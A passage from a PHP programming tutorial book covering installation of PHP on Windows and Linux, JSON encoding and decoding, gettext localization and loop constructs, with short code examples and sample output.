                        [host] => example.com
                )
        )
    [senderaddress] => Some One <someone@example.com>
    [sender] => Array
        (
            [0] => stdClass Object
                (
                        [personal] => Some One
                        [mailbox] => someone
                        [host] => example.com
                )
        )
    [Recent] =>
    [Unseen] =>
    [Flagged] =>
    [Answered] =>
    [Deleted] =>
    [Draft] =>
    [Msgno] =>    1
    [MailDate] => 19-Oct-2011 17:34:48 +0000
    [Size] => 1728
    [udate] => 1319038488
)
```

Read IMAP online: https://riptutorial.com/php/topic/7359/imap

Chapter 45: Installing a PHP environment on Windows

Remarks

HTTP services normally run on port 80, but if you have some application installed like Skype which also utilizes port 80 then it won't start. In that case you need to change either its port or the port of the conflicting application. When done, restart the HTTP service.

Examples

Download and Install XAMPP

What is XAMPP?

XAMPP is the most popular PHP development environment. XAMPP is a completely free, open-source and easy to install Apache distribution containing MariaDB, PHP, and Perl.

Where should I download it from?

Download appropriate stable XAMPP version from their download page. Choose the download based on the type of OS (32 or 64bit and OS version) and the PHP version it has to support.

Current latest being XAMPP for Windows 7.0.8 / PHP 7.0.8.

Or you can follow this:

XAMPP for Windows exists in three different flavors:

- Installer (Probably `.exe format` the easiest way to install XAMPP)
- ZIP (For purists: XAMPP as ordinary ZIP `.zip format` archive)
- 7zip: (For purists with low bandwidth: XAMPP as 7zip `.7zip format` archive)

How to install and where should I place my PHP/html files?

Install with the provided installer

1. Execute the XAMPP server installer by double clicking the downloaded `.exe`.

Install from the ZIP

1. Unzip the zip archives into the folder of your choice.
2. XAMPP is extracting to the subdirectory `C:\xampp` below the selected target directory.
3. Now start the file `setup_xampp.bat`, to adjust the XAMPP configuration to your system.

   Note: If you choose a root directory `C:\` as target, you must not start `setup_xampp.bat`.

Post-Install

Use the "XAMPP Control Panel" for additional tasks, like starting/stopping Apache, MySQL, FileZilla and Mercury or installing these as services.

File handling

The installation is a straight forward process and once the installation is complete you may add html/php files to be hosted on the server in `XAMPP-root/htdocs/`. Then start the server and open `http://localhost/file.php` on a browser to view the page.

   Note: Default XAMPP root in Windows is `C:/xampp/htdocs/`

Type in one of the following URLs in your favourite web browser:

```
http://localhost/
http://127.0.0.1/
```

Now you should see the XAMPP start page.

Apache Friends

XAMPP Apache + M

Welcome to XAMPP for Window

translation missing: en.You have successfully installed XAMPP on this syst
components. You can find more info in the FAQs section or check the HOV

Start the XAMPP Control Panel to check the server status.

Community

XAMPP has been around for more than 10 years – there is a huge commun
adding yourself to the Mailing List, and liking us on Facebook, following ou

Contribute to XAMPP translation at translate.

Can you help translate XAMPP for other community members? We need y
set up a site, translate.apachefriends.org, where users can contribute tran

Install applications on XAMPP using Bitnami

- WampServer (32 BITS) 3

Providing currently:

- Apache: 2.4.18
- MySQL: 5.7.11
- PHP: 5.6.19 & 7.0.4

Installation is simple, just execute the installer, choose the location and finish it.

Once that is done, you may start WampServer. Then it starts in the system tray (taskbar), initially red in color and then turns green once the server is up.

You may goto a browser and type **localhost or 127.0.0.1** to get the index page of WAMP. You may work on PHP locally from now by storing the files in `<PATH_TO_WAMP>/www/<php_or_html_file>` and check the result on `http://localhost/<php_or_html_file_name>`

Install PHP and use it with IIS

First of all you need to have **IIS** (*Internet Information Services*) installed and running on your machine; IIS isn't available by default, you have to add the characteristic from Control Panel -> Programs -> Windows Characteristics.

1. Download the PHP version you like from http://windows.php.net/download/ and make sure you download the Non-Thread Safe (NTS) versions of PHP.
2. Extract the files into `C:\PHP\`.
3. Open the `Internet Information Services Administrator IIS`.
4. Select the root item in the left panel.
5. Double click on `Handler Mappings`.
6. On the right side panel click on `Add Module Mapping`.
7. Setup the values like this:

```
Request Path: *.php
Module: FastCgiModule
Executable: C:\PHP\php-cgi.exe
Name: PHP_FastCGI
Request Restrictions: Folder or File, All Verbs, Access: Script
```

8. Install `vcredist_x64.exe` or `vcredist_x86.exe` (Visual C++ 2012 Redistributable) from https://www.microsoft.com/en-US/download/details.aspx?id=30679

9. Setup your `C:\PHP\php.ini`, especially set the `extension_dir ="C:\PHP\ext"`.

10. Reset IIS: In a DOS command console type `IISRESET`.

Optionally you can install the PHP Manager for IIS which is of great help to setup the ini file and track the log of errors (doesn't work on Windows 10).

Remember to set `index.php` as one of the default documents for IIS.

If you followed the installation guide now you are ready to test PHP.

Just like Linux, IIS has a directory structure on the server, the root of this tree is `C:\inetpub\wwwroot\`, here is the point of entry for all your public files and PHP scripts.

Now use your favorite editor, or just Windows Notepad, and type the following:

```php
<?php
header('Content-Type: text/html; charset=UTF-8');
echo '<html><head><title>Hello World</title></head><body>Hello world!</body></html>';
```

Save the file under `C:\inetpub\wwwroot\index.php` using the UTF-8 format (without BOM).

Then open your brand new website using your browser on this address: http://localhost/index.php

Read Installing a PHP environment on Windows online:
https://riptutorial.com/php/topic/3510/installing-a-php-environment-on-windows

Chapter 46: Installing on Linux/Unix Environments

Examples

Command Line Install Using APT for PHP 7

> This will only install PHP. If you wish to serve a PHP file to the web you will also need to install a web-server such as Apache, Nginx, or use PHP's built in web-server (*php version 5.4+*).

> If you are in a Ubuntu version below 16.04 and want to use PHP 7 anyway, you can add Ondrej's PPA repository by doing: `sudo add-apt-repository ppa:ondrej/php`

Make sure that all of your repositories are up to date:

```
sudo apt-get update
```

After updating your system's repositories, install PHP:

```
sudo apt-get install php7.0
```

Let's test the installation by checking the PHP version:

```
php --version
```

This should output something like this.

Note: Your output will be slightly different.

```
PHP 7.0.8-0ubuntu0.16.04.1 (cli) ( NTS )
Copyright (c) 1997-2016 The PHP Group
Zend Engine v3.0.0, Copyright (c) 1998-2016 Zend Technologies
with Zend OPcache v7.0.8-0ubuntu0.16.04.1, Copyright (c) 1999-2016, by Zend Technologies
with Xdebug v2.4.0, Copyright (c) 2002-2016, by Derick Rethans
```

You now have the capability to run PHP from the command line.

Installing in Enterprise Linux distributions (CentOS, Scientific Linux, etc)

Use the `yum` command to manage packages in Enterprise Linux-based operating systems:

```
yum install php
```

This installs a minimal install of PHP including some common features. If you need additional

modules, you will need to install them separately. Once again, you can use `yum` to search for these packages:

```
yum search php-*
```

Example output:

```
php-bcmath.x86_64 : A module for PHP applications for using the bcmath library
php-cli.x86_64 : Command-line interface for PHP
php-common.x86_64 : Common files for PHP
php-dba.x86_64 : A database abstraction layer module for PHP applications
php-devel.x86_64 : Files needed for building PHP extensions
php-embedded.x86_64 : PHP library for embedding in applications
php-enchant.x86_64 : Human Language and Character Encoding Support
php-gd.x86_64 : A module for PHP applications for using the gd graphics library
php-imap.x86_64 : A module for PHP applications that use IMAP
```

To install the gd library:

```
yum install php-gd
```

Enterprise Linux distributions have always been conservative with updates, and typically do not update beyond the point release they shipped with. A number of third party repositories provide current versions of PHP:

- IUS
- Remi Colette
- Webtatic

IUS and Webtatic provide replacement packages with different names (e.g. `php56u` or `php56w` to install PHP 5.6) while Remi's repository provides in-place upgrades by using the same names as the system packages.

Following are instructions on installing PHP 7.0 from Remi's repository. This is the simplest example, as uninstalling the system packages is not required.

```
# download the RPMs; replace 6 with 7 in case of EL 7
wget https://dl.fedoraproject.org/pub/epel/epel-release-latest-6.noarch.rpm
wget http://rpms.remirepo.net/enterprise/remi-release-6.rpm
# install the repository information
rpm -Uvh remi-release-6.rpm epel-release-latest-6.noarch.rpm
# enable the repository
yum-config-manager --enable epel --enable remi --enable remi-safe --enable remi-php70
# install the new version of PHP
# NOTE: if you already have the system package installed, this will update it
yum install php
```

Read Installing on Linux/Unix Environments online: https://riptutorial.com/php/topic/3831/installing-on-linux-unix-environments

Chapter 47: JSON

Introduction

JSON (JavaScript Object Notation) is a platform and language independent way of serializing objects into plaintext. Because it is often used on web and so is PHP, there is a basic extension for working with JSON in PHP.

Syntax

- string json_encode (mixed $value [, int $options = 0 [, int $depth = 512]])
- mixed json_decode (string $json [, bool $assoc = false [, int $depth = 512 [, int $options = 0]]])

Parameters

Parameter	Details
json_encode	-
value	The value being encoded. Can be any type except a resource. All string data must be UTF-8 encoded.
options	Bitmask consisting of JSON_HEX_QUOT, JSON_HEX_TAG, JSON_HEX_AMP, JSON_HEX_APOS, JSON_NUMERIC_CHECK, JSON_PRETTY_PRINT, JSON_UNESCAPED_SLASHES, JSON_FORCE_OBJECT, JSON_PRESERVE_ZERO_FRACTION, JSON_UNESCAPED_UNICODE, JSON_PARTIAL_OUTPUT_ON_ERROR. The behaviour of these constants is described on the JSON constants page.
depth	Set the maximum depth. Must be greater than zero.
json_decode	-
json	The json string being decoded. This function only works with UTF-8 encoded strings.
assoc	Should function return associative array instead of objects.
options	Bitmask of JSON decode options. Currently only JSON_BIGINT_AS_STRING is supported (default is to cast large integers as floats)

Remarks

- **json_decode** handling of invalid JSON is very flaky, and it is very hard to reliably determine if the decoding succeeded, json_decode returns null for invalid input, even though null is also a perfectly valid object for JSON to decode to. **To prevent such problems you should always call json_last_error every time you use it.**

Examples

Decoding a JSON string

The `json_decode()` function takes a JSON-encoded string as its first parameter and parses it into a PHP variable.

Normally, `json_decode()` will return an **object of \stdClass** if the top level item in the JSON object is a dictionary or an **indexed array** if the JSON object is an array. It will also return scalar values or `NULL` for certain scalar values, such as simple strings, `"true"`, `"false"`, and `"null"`. It also returns `NULL` on any error.

```php
// Returns an object (The top level item in the JSON string is a JSON dictionary)
$json_string = '{"name": "Jeff", "age": 20, "active": true, "colors": ["red", "blue"]}';
$object = json_decode($json_string);
printf('Hello %s, You are %s years old.', $object->name, $object->age);
#> Hello Jeff, You are 20 years old.

// Returns an array (The top level item in the JSON string is a JSON array)
$json_string = '["Jeff", 20, true, ["red", "blue"]]';
$array = json_decode($json_string);
printf('Hello %s, You are %s years old.', $array[0], $array[1]);
```

Use `var_dump()` to view the types and values of each property on the object we decoded above.

```php
// Dump our above $object to view how it was decoded
var_dump($object);
```

Output (note the variable types):

```
class stdClass#2 (4) {
 ["name"] => string(4) "Jeff"
 ["age"] => int(20)
 ["active"] => bool(true)
 ["colors"] =>
   array(2) {
     [0] => string(3) "red"
     [1] => string(4) "blue"
   }
}
```

Note: The variable **types** in JSON were converted to their PHP equivalent.

To return an associative array for JSON objects instead of returning an object, pass `true` as the second parameter to `json_decode()`.

```
$json_string = '{"name": "Jeff", "age": 20, "active": true, "colors": ["red", "blue"]}';
$array = json_decode($json_string, true); // Note the second parameter
var_dump($array);
```

Output (note the array associative structure):

```
array(4) {
  ["name"] => string(4) "Jeff"
  ["age"] => int(20)
  ["active"] => bool(true)
  ["colors"] =>
  array(2) {
    [0] => string(3) "red"
    [1] => string(4) "blue"
  }
}
```

The second parameter ($assoc) has no effect if the variable to be returned is not an object.

Note: If you use the $assoc parameter, you will lose the distinction between an empty array and an empty object. This means that running json_encode() on your decoded output again, will result in a different JSON structure.

If the JSON string has a "depth" more than 512 elements (*20 elements in versions older than 5.2.3, or 128 in version 5.2.3*) in recursion, the function json_decode() returns NULL. In versions 5.3 or later, this limit can be controlled using the third parameter ($depth), as discussed below.

According to the manual:

> PHP implements a superset of JSON as specified in the original » RFC 4627 - it will also encode and decode scalar types and NULL. RFC 4627 only supports these values when they are nested inside an array or an object. Although this superset is consistent with the expanded definition of "JSON text" in the newer » RFC 7159 (which aims to supersede RFC 4627) and » ECMA-404, this may cause interoperability issues with older JSON parsers that adhere strictly to RFC 4627 when encoding a single scalar value.

This means, that, for example, a simple string will be considered to be a valid JSON object in PHP:

```
$json = json_decode('"some string"', true);
var_dump($json, json_last_error_msg());
```

Output:

```
string(11) "some string"
string(8) "No error"
```

But simple strings, not in an array or object, are not part of the RFC 4627 standard. As a result, such online checkers as JSLint, JSON Formatter & Validator (in RFC 4627 mode) will give you an

error.

There is a third `$depth` parameter for the depth of recursion (the default value is `512`), which means the amount of nested objects inside the original object to be decoded.

There is a fourth `$options` parameter. It currently accepts only one value, `JSON_BIGINT_AS_STRING`. The default behavior (which leaves off this option) is to cast large integers to floats instead of strings.

> Invalid non-lowercased variants of the true, false and null literals are no longer accepted as valid input.

So this example:

```
var_dump(json_decode('tRue'), json_last_error_msg());
var_dump(json_decode('tRUe'), json_last_error_msg());
var_dump(json_decode('tRUE'), json_last_error_msg());
var_dump(json_decode('TRUe'), json_last_error_msg());
var_dump(json_decode('TRUE'), json_last_error_msg());
var_dump(json_decode('true'), json_last_error_msg());
```

Before PHP 5.6:

```
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
```

And after:

```
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
bool(true)
string(8) "No error"
```

Similar behavior occurs for `false` and `null`.

Note that `json_decode()` will return `NULL` if the string cannot be converted.

```
$json = "{'name': 'Jeff', 'age': 20 }" ;  // invalid json

$person = json_decode($json);
echo $person->name;     //  Notice: Trying to get property of non-object: returns null
echo json_last_error();
#  4 (JSON_ERROR_SYNTAX)
echo json_last_error_msg();
#  unexpected character
```

It is not safe to rely only on the return value being NULL to detect errors. For example, if the JSON string contains nothing but "null", json_decode() will return null, even though no error occurred.

Encoding a JSON string

The json_encode function will convert a PHP array (or, since PHP 5.4, an object which implements the JsonSerializable interface) to a JSON-encoded string. It returns a JSON-encoded string on success or FALSE on failure.

```
$array = [
    'name' => 'Jeff',
    'age' => 20,
    'active' => true,
    'colors' => ['red', 'blue'],
    'values' => [0=>'foo', 3=>'bar'],
];
```

During encoding, the PHP data types string, integer, and boolean are converted to their JSON equivalent. Associative arrays are encoded as JSON objects, and – when called with default arguments – indexed arrays are encoded as JSON arrays. (Unless the array keys are not a continuous numeric sequence starting from 0, in which case the array will be encoded as a JSON object.)

```
echo json_encode($array);
```

Output:

```
{"name":"Jeff","age":20,"active":true,"colors":["red","blue"],"values":{"0":"foo","3":"bar"}}
```

Arguments

Since PHP 5.3, the second argument to json_encode is a bitmask which can be one or more of the following.

As with any bitmask, they can be combined with the binary OR operator |.

PHP 5.x5.3

JSON_FORCE_OBJECT

Forces the creation of an object instead of an array

```
$array = ['Joel', 23, true, ['red', 'blue']];
echo json_encode($array);
echo json_encode($array, JSON_FORCE_OBJECT);
```

Output:

```
["Joel",23,true,["red","blue"]]
{"0":"Joel","1":23,"2":true,"3":{"0":"red","1":"blue"}}
```

JSON_HEX_TAG, JSON_HEX_AMP, JSON_HEX_APOS, JSON_HEX_QUOT

Ensures the following conversions during encoding:

Constant	Input	Output
JSON_HEX_TAG	<	\u003C
JSON_HEX_TAG	>	\u003E
JSON_HEX_AMP	&	\u0026
JSON_HEX_APOS	'	\u0027
JSON_HEX_QUOT	"	\u0022

```
$array = ["tag"=>"<>", "amp"=>"&", "apos"=>"'", "quot"=>"\""];
echo json_encode($array);
echo json_encode($array, JSON_HEX_TAG | JSON_HEX_AMP | JSON_HEX_APOS | JSON_HEX_QUOT);
```

Output:

```
{"tag":"<>","amp":"&","apos":"'","quot":"\""}
{"tag":"\u003C\u003E","amp":"\u0026","apos":"\u0027","quot":"\u0022"}
```

PHP 5.x5.3

JSON_NUMERIC_CHECK

Ensures numeric strings are converted to integers.

```
$array = ['23452', 23452];
echo json_encode($array);
echo json_encode($array, JSON_NUMERIC_CHECK);
```

Output:

```
["23452",23452]
[23452,23452]
```

PHP 5.x5.4

Makes the JSON easily readable

```
$array = ['a' => 1, 'b' => 2, 'c' => 3, 'd' => 4];
echo json_encode($array);
echo json_encode($array, JSON_PRETTY_PRINT);
```

Output:

```
{"a":1,"b":2,"c":3,"d":4}
{
    "a": 1,
    "b": 2,
    "c": 3,
    "d": 4
}
```

JSON_UNESCAPED_SLASHES

Includes unescaped / forward slashes in the output

```
$array = ['filename' => 'example.txt', 'path' => '/full/path/to/file/'];
echo json_encode($array);
echo json_encode($array, JSON_UNESCAPED_SLASHES);
```

Output:

```
{"filename":"example.txt","path":"\/full\/path\/to\/file"}
{"filename":"example.txt","path":"/full/path/to/file"}
```

JSON_UNESCAPED_UNICODE

Includes UTF8-encoded characters in the output instead of \u-encoded strings

```
$blues = ["english"=>"blue", "norwegian"=>"blå", "german"=>"blau"];
echo json_encode($blues);
echo json_encode($blues, JSON_UNESCAPED_UNICODE);
```

Output:

```
{"english":"blue","norwegian":"bl\u00e5","german":"blau"}
{"english":"blue","norwegian":"blå","german":"blau"}
```

PHP 5.x5.5

JSON_PARTIAL_OUTPUT_ON_ERROR

Allows encoding to continue if some unencodable values are encountered.

```
$fp = fopen("foo.txt", "r");
$array = ["file"=>$fp, "name"=>"foo.txt"];
echo json_encode($array); // no output
echo json_encode($array, JSON_PARTIAL_OUTPUT_ON_ERROR);
```

Output:

```
{"file":null,"name":"foo.txt"}
```

PHP 5.x5.6

JSON_PRESERVE_ZERO_FRACTION

Ensures that floats are always encoded as floats.

```
$array = [5.0, 5.5];
echo json_encode($array);
echo json_encode($array, JSON_PRESERVE_ZERO_FRACTION);
```

Output:

```
[5,5.5]
[5.0,5.5]
```

PHP 7.x7.1

JSON_UNESCAPED_LINE_TERMINATORS

When used with `JSON_UNESCAPED_UNICODE`, reverts to the behaviour of older PHP versions, and *does not* escape the characters U+2028 LINE SEPARATOR and U+2029 PARAGRAPH SEPARATOR. Although valid in JSON, these characters are not valid in JavaScript, so the default behaviour of `JSON_UNESCAPED_UNICODE` was changed in version 7.1.

```
$array = ["line"=>"\xe2\x80\xa8", "paragraph"=>"\xe2\x80\xa9"];
echo json_encode($array, JSON_UNESCAPED_UNICODE);
echo json_encode($array, JSON_UNESCAPED_UNICODE | JSON_UNESCAPED_LINE_TERMINATORS);
```

Output:

```
{"line":"\u2028","paragraph":"\u2029"}
{"line":"⁨","paragraph":"⁩"}
```

Debugging JSON errors

When `json_encode` or `json_decode` fails to parse the string provided, it will return `false`. PHP itself will not raise any errors or warnings when this happens, the onus is on the user to use the json_last_error() and json_last_error_msg() functions to check if an error occurred and act accordingly in your application (debug it, show an error message, etc.).

The following example shows a common error when working with JSON, a failure to

```

decode/encode a JSON string *(due to the passing of a bad UTF-8 encoded string, for example).*

```
// An incorrectly formed JSON string
$jsonString = json_encode("{'Bad JSON':\xB1\x31}");

if (json_last_error() != JSON_ERROR_NONE) {
    printf("JSON Error: %s", json_last_error_msg());
}

#> JSON Error: Malformed UTF-8 characters, possibly incorrectly encoded
```

# json_last_error_msg

`json_last_error_msg()` returns a human readable message of the last error that occurred when trying to encode/decode a string.

- This function will **always return a string**, even if no error occurred.
  The default *non-error* string is `No Error`
- It will return `false` if some other (unknown) error occurred
- Careful when using this in loops, as json_last_error_msg will be overridden on each iteration.

You should only use this function to get the message for display, **not** to test against in control statements.

```
// Don't do this:
if (json_last_error_msg()){} // always true (it's a string)
if (json_last_error_msg() != "No Error"){} // Bad practice

// Do this: (test the integer against one of the pre-defined constants)
if (json_last_error() != JSON_ERROR_NONE) {
    // Use json_last_error_msg to display the message only, (not test against it)
    printf("JSON Error: %s", json_last_error_msg());
}
```

This function doesn't exist before PHP 5.5. Here is a polyfill implementation:

```
if (!function_exists('json_last_error_msg')) {
    function json_last_error_msg() {
        static $ERRORS = array(
            JSON_ERROR_NONE => 'No error',
            JSON_ERROR_DEPTH => 'Maximum stack depth exceeded',
            JSON_ERROR_STATE_MISMATCH => 'State mismatch (invalid or malformed JSON)',
            JSON_ERROR_CTRL_CHAR => 'Control character error, possibly incorrectly encoded',
            JSON_ERROR_SYNTAX => 'Syntax error',
            JSON_ERROR_UTF8 => 'Malformed UTF-8 characters, possibly incorrectly encoded'
        );

        $error = json_last_error();
        return isset($ERRORS[$error]) ? $ERRORS[$error] : 'Unknown error';
    }
}
```

json_last_error

`json_last_error()` returns an **integer** mapped to one of the pre-defined constants provided by PHP.

Constant	Meaning
JSON_ERROR_NONE	No error has occurred
JSON_ERROR_DEPTH	The maximum stack depth has been exceeded
JSON_ERROR_STATE_MISMATCH	Invalid or malformed JSON
JSON_ERROR_CTRL_CHAR	Control character error, possibly incorrectly encoded
JSON_ERROR_SYNTAX	Syntax error *(since PHP 5.3.3)*
JSON_ERROR_UTF8	Malformed UTF-8 characters, possibly incorrectly encoded *(since PHP 5.5.0)*
JSON_ERROR_RECURSION	One or more recursive references in the value to be encoded
JSON_ERROR_INF_OR_NAN	One or more NAN or INF values in the value to be encoded
JSON_ERROR_UNSUPPORTED_TYPE	A value of a type that cannot be encoded was given

Using JsonSerializable in an Object

PHP 5.x5.4

When you build REST API's, you may need to reduce the information of an object to be passed to the client application. For this purpose, this example illustrates how to use the `JsonSerialiazble` interface.

In this example, the class `User` actually extends a DB model object of a hypotetical ORM.

```php
class User extends Model implements JsonSerializable {
    public $id;
    public $name;
    public $surname;
    public $username;
    public $password;
    public $email;
    public $date_created;
    public $date_edit;
    public $role;
    public $status;

    public function jsonSerialize() {
        return [
            'name' => $this->name,
            'surname' => $this->surname,
            'username' => $this->username
        ];
    }
```

```
    }
}
```

Add `JsonSerializable` implementation to the class, by providing the `jsonSerialize()` method.

```
public function jsonSerialize()
```

Now in your application controller or script, when passing the object User to `json_encode()` you will get the return json encoded array of the `jsonSerialize()` method instead of the entire object.

```
json_encode($User);
```

Will return:

```
{"name":"John", "surname":"Doe", "username" : "TestJson"}
```

---

properties values example.

This will both reduce the amount of data returned from a RESTful endpoint, and allow to exclude object properties from a json representation.

Using Private and Protected Properties with `json_encode()`

To avoid using JsonSerializable, it is also possible to use private or protected properties to hide class information from `json_encode()` output. The Class then does not need to implement \JsonSerializable.

> The json_encode() function will only encode public properties of a class into JSON.

```php
<?php

class User {
    // private properties only within this class
    private $id;
    private $date_created;
    private $date_edit;

    // properties used in extended classes
    protected $password;
    protected $email;
    protected $role;
    protected $status;

    // share these properties with the end user
    public $name;
    public $surname;
    public $username;

    // jsonSerialize() not needed here
}
```

```
$theUser = new User();

var_dump(json_encode($theUser));
```

Output:

```
string(44) "{"name":null,"surname":null,"username":null}"
```

Header json and the returned response

By adding a header with content type as JSON:

```php
<?php
 $result = array('menu1' => 'home', 'menu2' => 'code php', 'menu3' => 'about');

//return the json response :
header('Content-Type: application/json');  // <-- header declaration
echo json_encode($result, true);    // <--- encode
exit();
```

The header is there so your app can detect what data was returned and how it should handle it.
Note that : the content header is just information about type of returned data.

If you are using UTF-8, you can use :

```
header("Content-Type: application/json;charset=utf-8");
```

Example jQuery :

```
$.ajax({
      url:'url_your_page_php_that_return_json'
   }).done(function(data){
      console.table('json ',data);
      console.log('Menu1 : ', data.menu1);
   });
```

Read JSON online: https://riptutorial.com/php/topic/617/json

Chapter 48: Localization

Syntax

- `string gettext (string $message)`

Examples

Localizing strings with gettext()

GNU `gettext` is an extension within PHP that must be included at the `php.ini`:

```
extension=php_gettext.dll #Windows
extension=gettext.so #Linux
```

The `gettext` functions implement an NLS (Native Language Support) API which can be used to internationalize your PHP applications.

Translating strings can be done in PHP by setting the locale, setting up your translation tables and calling `gettext()` on any string you want to translate.

```php
<?php
// Set language to French
putenv('LC_ALL=    fr_FR');
setlocale(LC_ALL, 'fr_FR');

// Specify location of translation tables for 'myPHPApp' domain
bindtextdomain("myPHPApp", "./locale");

// Select 'myPHPApp' domain
textdomain("myPHPApp");
```

myPHPApp.po

```
#: /Hello_world.php:56
msgid "Hello"
msgstr "Bonjour"

#: /Hello_world.php:242
msgid "How are you?"
msgstr "Comment allez-vous?"
```

gettext() loads a given post-complied .po file, a .mo. which maps your to-be translated strings as above.

After this small bit of setup code, translations will now be looked for in the following file:

- `./locale/fr_FR/LC_MESSAGES/myPHPApp.mo`.

Whenever you call `gettext('some string')`, if `'some string'` has been translated in the `.mo` file, the translation will be returned. Otherwise, `'some string'` will be returned untranslated.

```php
// Print the translated version of 'Welcome to My PHP Application'
echo gettext("Welcome to My PHP Application");

// Or use the alias _() for gettext()
echo _("Have a nice day");
```

Read Localization online: https://riptutorial.com/php/topic/2963/localization

Chapter 49: Loops

Introduction

Loops are a fundamental aspect of programming. They allow programmers to create code that repeats for some given number of repetitions, or *iterations*. The number of iterations can be explicit (6 iterations, for example), or continue until some condition is met ('until Hell freezes over').

This topic covers the different types of loops, their associated control statements, and their potential applications in PHP.

Syntax

- for (init counter; test counter; increment counter) { /* code */ }
- foreach (array as value) { /* code */ }
- foreach (array as key => value) { /* code */ }
- while (condition) { /* code */ }
- do { /* code */ } while (condition);
- *anyloop* { continue; }
- *anyloop* { [*anyloop* ...] { continue int; } }
- *anyloop* { break; }
- *anyloop* { [*anyloop* ...] { break int; } }

Remarks

It is often useful to execute the same or similar block of code several times. Instead of copy-pasting almost equal statements loops provide a mechanism for executing code a specific number of times and walking over data structures. PHP supports the following four types of loops:

- `for`
- `while`
- `do..while`
- `foreach`

To control these loops, `continue` and `break` statements are available.

Examples

for

> The `for` statement is used when you know how many times you want to execute a statement or a block of statements.

The initializer is used to set the start value for the counter of the number of loop iterations. A variable may be declared here for this purpose and it is traditional to name it `$i`.

The following example iterates 10 times and displays numbers from 0 to 9.

```
for ($i = 0; $i <= 9; $i++) {
    echo $i, ',';
}

# Example 2
for ($i = 0; ; $i++) {
  if ($i > 9) {
      break;
  }
  echo $i, ',';
}

# Example 3
$i = 0;
for (; ; ) {
    if ($i > 9) {
        break;
    }
    echo $i, ',';
    $i++;
}

# Example 4
for ($i = 0, $j = 0; $i <= 9; $j += $i, print $i. ',', $i++);
```

The expected output is:

```
0,1,2,3,4,5,6,7,8,9,
```

foreach

The `foreach` statement is used to loop through arrays.

For each iteration the value of the current array element is assigned to `$value` variable and the array pointer is moved by one and in the next iteration next element will be processed.

The following example displays the items in the array assigned.

```
$list = ['apple', 'banana', 'cherry'];

foreach ($list as $value) {
    echo "I love to eat {$value}. ";
}
```

The expected output is:

```
I love to eat apple. I love to eat banana. I love to eat cherry.
```

You can also access the key / index of a value using foreach:

```
foreach ($list as $key => $value) {
```

```
    echo $key . ":" . $value . " ";
}

//Outputs - 0:apple 1:banana 2:cherry
```

By default `$value` is a copy of the value in `$list`, so changes made inside the loop will not be reflected in `$list` afterwards.

```
foreach ($list as $value) {
    $value = $value . " pie";
}
echo $list[0]; // Outputs "apple"
```

To modify the array within the `foreach` loop, use the `&` operator to assign `$value` by reference. It's important to `unset` the variable afterwards so that reusing `$value` elsewhere doesn't overwrite the array.

```
foreach ($list as &$value) { // Or foreach ($list as $key => &$value) {
    $value = $value . " pie";
}
unset($value);
echo $list[0]; // Outputs "apple pie"
```

You can also modify the array items within the `foreach` loop by referencing the array key of the current item.

```
foreach ($list as $key => $value) {
    $list[$key] = $value . " pie";
}
echo $list[0]; // Outputs "apple pie"
```

break

> The `break` keyword immediately terminates the current loop.

Similar to the `continue` statement, a `break` halts execution of a loop. Unlike a `continue` statement, however, `break` causes the immediate termination of the loop and does *not* execute the conditional statement again.

```
$i = 5;
while(true) {
    echo 120/$i.PHP_EOL;
    $i -= 1;
    if ($i == 0) {
        break;
    }
}
```

This code will produce

```
24
```

```
30
40
60
120
```

but will not execute the case where `$i` is 0, which would result in a fatal error due to division by 0.

The break statement may also be used to break out of several levels of loops. Such behavior is very useful when executing nested loops. For example, to copy an array of strings into an output string, removing any `#` symbols, until the output string is exactly 160 characters

```
$output = "";
$inputs = array(
    "#soblessed #throwbackthursday",
    "happy tuesday",
    "#nofilter",
    /* more inputs */
);
foreach($inputs as $input) {
    for($i = 0; $i < strlen($input); $i += 1) {
        if ($input[$i] == '#') continue;
        $output .= $input[$i];
        if (strlen($output) == 160) break 2;
    }
    $output .= ' ';
}
```

The `break 2` command immediately terminates execution of both the inner and outer loops.

do...while

The `do...while` statement will execute a block of code at least once - it then will repeat the loop as long as a condition is true.

The following example will increment the value of `$i` at least once, and it will continue incrementing the variable `$i` as long as it has a value of less than 25;

```
$i = 0;
do {
    $i++;
} while($i < 25);

echo 'The final value of i is: ', $i;
```

The expected output is:

```
The final value of i is: 25
```

continue

The `continue` keyword halts the current iteration of a loop but does not terminate the loop.

Just like the `break` statement the `continue` statement is situated inside the loop body. When executed, the `continue` statement causes execution to immediately jump to the loop conditional.

In the following example loop prints out a message based on the values in an array, but skips a specified value.

```
$list = ['apple', 'banana', 'cherry'];

foreach ($list as $value) {
    if ($value == 'banana') {
        continue;
    }
    echo "I love to eat {$value} pie.".PHP_EOL;
}
```

The expected output is:

```
I love to eat apple pie.
I love to eat cherry pie.
```

The `continue` statement may also be used to immediately continue execution to an outer level of a loop by specifying the number of loop levels to jump. For example, consider data such as

Fruit	Color	Cost
Apple	Red	1
Banana	Yellow	7
Cherry	Red	2
Grape	Green	4

In order to only make pies from fruit which cost less than 5

```
$data = [
    [ "Fruit" => "Apple",  "Color" => "Red",    "Cost" => 1 ],
    [ "Fruit" => "Banana", "Color" => "Yellow", "Cost" => 7 ],
    [ "Fruit" => "Cherry", "Color" => "Red",    "Cost" => 2 ],
    [ "Fruit" => "Grape",  "Color" => "Green",  "Cost" => 4 ]
];

foreach($data as $fruit) {
    foreach($fruit as $key => $value) {
        if ($key == "Cost" && $value >= 5) {
            continue 2;
        }
        /* make a pie */
    }
}
```

When the `continue 2` statement is executed, execution immediately jumps back to `$data as $fruit`

continuing the outer loop and skipping all other code (including the conditional in the inner loop.

while

> The `while` statement will execute a block of code if and as long as a test expression is true.

If the test expression is true then the code block will be executed. After the code has executed the test expression will again be evaluated and the loop will continue until the test expression is found to be false.

The following example iterates till the sum reaches 100 before terminating.

```
$i = true;
$sum = 0;

while ($i) {
    if ($sum === 100) {
        $i = false;
    } else {
        $sum += 10;
    }
}
echo 'The sum is: ', $sum;
```

The expected output is:

```
The sum is: 100
```

Read Loops online: https://riptutorial.com/php/topic/2213/loops

Chapter 50: Machine learning

Remarks

The topic uses PHP-ML for all machine learning algorithms. The installation of the library can be done using

```
composer require php-ai/php-ml
```

The github repository for the same can be found here.

Also it is worth noting that the examples given are very small data-set only for the purpose of demonstration. The actual data-set should be more comprehensive than that.

Examples

